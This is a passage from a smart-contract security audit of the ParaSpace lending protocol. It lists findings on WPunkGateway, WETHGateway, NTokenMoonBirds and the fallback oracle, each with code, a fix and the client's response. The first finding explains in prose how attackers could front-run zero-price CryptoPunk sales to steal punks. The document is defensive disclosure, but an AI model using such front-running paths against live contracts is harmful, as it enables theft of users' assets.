            WPunk.mint(punkIndexes[i]);

            IERC721(wpunk).safeTransferFrom(
                address(this),
                msg.sender,
                punkIndexes[i]
            );
        }
        Pool.acceptBidWithCredit(
            marketplaceId,
            payload,
            credit,
            msg.sender,
            referralCode
        );
    }

    function batchAcceptBidWithCredit(
        bytes32[] calldata marketplaceIds,
        bytes[] calldata payloads,
        DataTypes.Credit[] calldata credits,
        uint256[] calldata punkIndexes,
        uint16 referralCode
    ) external nonReentrant {
        for (uint256 i = 0; i < punkIndexes.length; i++) {
            Punk.buyPunk(punkIndexes[i]);
            Punk.transferPunk(proxy, punkIndexes[i]);
            // gatewayProxy is the sender of this function, not the original gateway
            WPunk.mint(punkIndexes[i]);

            IERC721(wpunk).safeTransferFrom(
                address(this),
                msg.sender,
                punkIndexes[i]
            );
        }
        Pool.batchAcceptBidWithCredit(
            marketplaceIds,
            payloads,
            credits,
            msg.sender,
            referralCode
        );
    }
```

Description

thereksfour : When Punk.buyPunk is called in WPunkGateway, no ETH is sent, so the user can only buy free punk through Punk.buyPunk when calling WPunkGateway.providePunk/acceptBidWithCredit/batchAcceptBidWithCredit.

```
    function buyPunk(uint punkIndex) payable {
        if (!allPunksAssigned) throw;
        Offer offer = punksOfferedForSale[punkIndex];
        if (punkIndex >= 10000) throw;
        if (!offer.isForSale) throw;                // punk not actually for sale
        if (offer.onlySellTo != 0x0 && offer.onlySellTo != msg.sender) throw;  // punk not supposed
 to be sold to this user
        if (msg.value < offer.minValue) throw;      // Didn't send enough ETH
        if (offer.seller != punkIndexToAddress[punkIndex]) throw; // Seller no longer owner of punk
```

As a user, you can only consider buying punk first, then call Punk.offerPunkForSaleToAddress or Punk.offerPunkForSale to create a free sale (where offerPunkForSaleToAddress requires WPunkGateway to be set to toAddress), then call WPunkGateway.providePunk/acceptBidWithCredit/batchAcceptBidWithCredit.

```
    function offerPunkForSale(uint punkIndex, uint minSalePriceInWei) {
        if (!allPunksAssigned) throw;
        if (punkIndexToAddress[punkIndex] != msg.sender) throw;
        if (punkIndex >= 10000) throw;
        punksOfferedForSale[punkIndex] = Offer(true, punkIndex, msg.sender, minSalePriceInWei, 0x0);
        PunkOffered(punkIndex, minSalePriceInWei, 0x0);
    }

    function offerPunkForSaleToAddress(uint punkIndex, uint minSalePriceInWei, address toAddress) {
        if (!allPunksAssigned) throw;
        if (punkIndexToAddress[punkIndex] != msg.sender) throw;
        if (punkIndex >= 10000) throw;
        punksOfferedForSale[punkIndex] = Offer(true, punkIndex, msg.sender, minSalePriceInWei,
 toAddress);
        PunkOffered(punkIndex, minSalePriceInWei, toAddress);
    }
```

This allows malicious users to front-run WPunkGateway.supplyPunk/acceptBidWithCredit/batchAcceptBidWithCredit to steal punk through these free sales.

Recommendation

thereksfour : Consider adding the payable attribute to WPunkGateway.providePunk/acceptBidWithCredit/batchAcceptBidWithCredit and sending ETH when calling Punk.buyPunk in WPunkGateway to allow users to buy punk directly from the sale.

```diff
    function supplyPunk(
        DataTypes.ERC721SupplyParams[] calldata punkIndexes,
        address onBehalfOf,
        uint16 referralCode
-     ) external nonReentrant {
+     ) external payable nonReentrant {
        for (uint256 i = 0; i < punkIndexes.length; i++) {
-             Punk.buyPunk(punkIndexes[i].tokenId);
+             Punk.buyPunk{value:msg.value}(punkIndexes[i].tokenId);
```

Client Response

We don't need punks to be offered for > 0 ETH. our functionality requires 0 ETH as the price.

PAR-20: `emergencyTokenTransfer` should exclude the `xTokenAddress` token (pWETH)

Category	Severity	Code Reference	Status	Contributor
Logical	Medium	• code/contracts/ui/WETHGateway.sol#L196	Acknowledged	jayphbee

Code

```
196:        address token,
```

Description

jayphbee : `pWETH` token can be transfered to the `WETHGateway` contract from `msg.sender` by calling `withdrawETHWithPermit` or `withdrawETH`. `pWETH` token act as the redeem token for user to withdraw ETH from `WETHGateway` contract. The `emergencyTokenTransfer` function can be used to withdraw any ERC20 tokens stucked in the `WETHGateway` contract **including the `pWETH` token**.

The impact is that the privileged owner could benefit from this to withraw `pWETH` token from `WETHGateway` contract and then redeem for ETH, which could result in the protocol insolvent.

Recommendation

jayphbee : Exclude the `pWETH` token in the `emergencyTokenTransfer` function.

```
    function emergencyTokenTransfer(
        address token, // @audit-issue should exculde xTokenAddress
        address to,
        uint256 amount
    ) external onlyOwner {
        require(token != IPool(pool).getReserveData(address(WETH)).xTokenAddress, "xTokenAddress");
        IERC20(token).safeTransfer(to, amount);
        emit EmergencyTokenTransfer(token, to, amount);
    }
```

Client Response

Acknowledged.

PAR-21:nestingOpen should be an view function

Category	Severity	Code Reference	Status	Contributor
Code Style	**Informational**	• **code/contracts/protocol/tokenization/NTokenMoonBirds.sol#L127-L129**	**Acknowledged**	**comcat**

Code

```
    function nestingOpen() external returns (bool) {
        return IMoonBird(_underlyingAsset).nestingOpen();
    }
```

Description

comcat : inside the NTokenMoonBirds, there is a couple of functions that custom to support the Moonbirds, for example the `nestingPeriod` etc. However, for the function `nestingOpen` it should be an view function, because it doesn't change status.

Recommendation

comcat : add view to the following funciton.

```
function nestingOpen() external view returns (bool) {
        return IMoonBird(_underlyingAsset).nestingOpen();
    }
```

Client Response

Acknowledged.

PAR-22:supportsInterface in MintableIncentivizedERC721 should obey ERC721 standard

Category	Severity	Code Reference	Status	Contributor
Logical	Informational	• code/contracts/protocol/tokenization/base/MintableIncentivizedERC721.sol#L572-L582	Fixed	comcat

Code

```
572:    function supportsInterface(bytes4 interfaceId)
573:        external
574:        view
575:        virtual
576:        override(IERC165)
577:        returns (bool)
578:    {
579:        return
580:            interfaceId == type(IERC721Enumerable).interfaceId ||
581:            interfaceId == type(IERC721Metadata).interfaceId;
582:    }
```

Description

comcat : contract `MintableIncentivizedERC721` is the custom implementation of EIP-721 standard, however, according to the standard, the function `supportsInterface` must follow the blowing rules:

```
interface ERC165 {
    /// @notice Query if a contract implements an interface
    /// @param interfaceID The interface identifier, as specified in ERC-165
    /// @dev Interface identification is specified in ERC-165. This function
    ///  uses less than 30,000 gas.
    /// @return `true` if the contract implements `interfaceID` and
    ///  `interfaceID` is not 0xffffffff, `false` otherwise
    function supportsInterface(bytes4 interfaceID) external view returns (bool);
}
```

Recommendation

comcat : consider modify the `supportsInterface` function like the below:

```
       function supportsInterface(bytes4 interfaceId)
           external
           view
           virtual
           override(IERC165)
           returns (bool)
       {
           return
               interfaceId == type(IERC165).interfaceId ||
               interfaceId == type(IERC721).interfaceId ||
               interfaceId == type(IERC721Enumerable).interfaceId ||
               interfaceId == type(IERC721Metadata).interfaceId;

       }
```

Client Response

Fixed.

Link to fix: https://github.com/para-space/paraspace-core/pull/272

PAR-23:use ERC165Checker to check whether an asset supports ERC721 interface

Category	Severity	Code Reference	Status	Contributor
Logical	Low	• code/contracts/misc/ParaSpaceFallbackOracle.sol#L35-L41	Fixed	comcat, zxy1024

Code

```
        try IERC165(asset).supportsInterface(INTERFACE_ID_ERC721) returns (
            bool supported
        ) {
            if (supported == true) {
                return INFTOracle(BEND_DAO).getAssetPrice(asset);
            }
        } catch {}
```

Description

comcat : inside the `ParaSpaceFallbackOracle` contract, when call the `getAssetPrice` function it will first check wether the asset supports the `INTERFACE_ID_ERC721`, if it returns true, then treat it as a ERC721 token. and then consult the `BEND_DAO` for price. however, the way it check the interface is not enough, it should comply with the EIP-165 standard. which means that:

```
interface ERC165 {
    /// @notice Query if a contract implements an interface
    /// @param interfaceID The interface identifier, as specified in ERC-165
    /// @dev Interface identification is specified in ERC-165. This function
    ///  uses less than 30,000 gas.
    /// @return `true` if the contract implements `interfaceID` and
    ///  `interfaceID` is not 0xffffffff, `false` otherwise
    function supportsInterface(bytes4 interfaceID) external view returns (bool);
}
```

zxy1024 : The `ParaSpaceFallbackOracle` contract is should be compliant with the EIP-165 standard.

Recommendation

comcat : use openzeppelin `ERC165Chcker` library to check that interface of the asset. you may refer to the following implementation.

```
function getAssetPrice(address asset) public view returns (uint256) {
    ...
    try ERC165Checker.supportsInterface(asset, INTERFACE_ID_ERC721) returns (bool supported)
        {
            if (supported == true) {
                return INFTOracle(BEND_DAO).getAssetPrice(asset);
            }
        } catch {}
    ...
}
```

zxy1024 : Consider use OpenZeppelin library `ERC165Chcker` to check the interface of the contracts.

Client Response

Fixed.

Link to fix: https://github.com/para-space/paraspace-core/pull/270

Disclaimer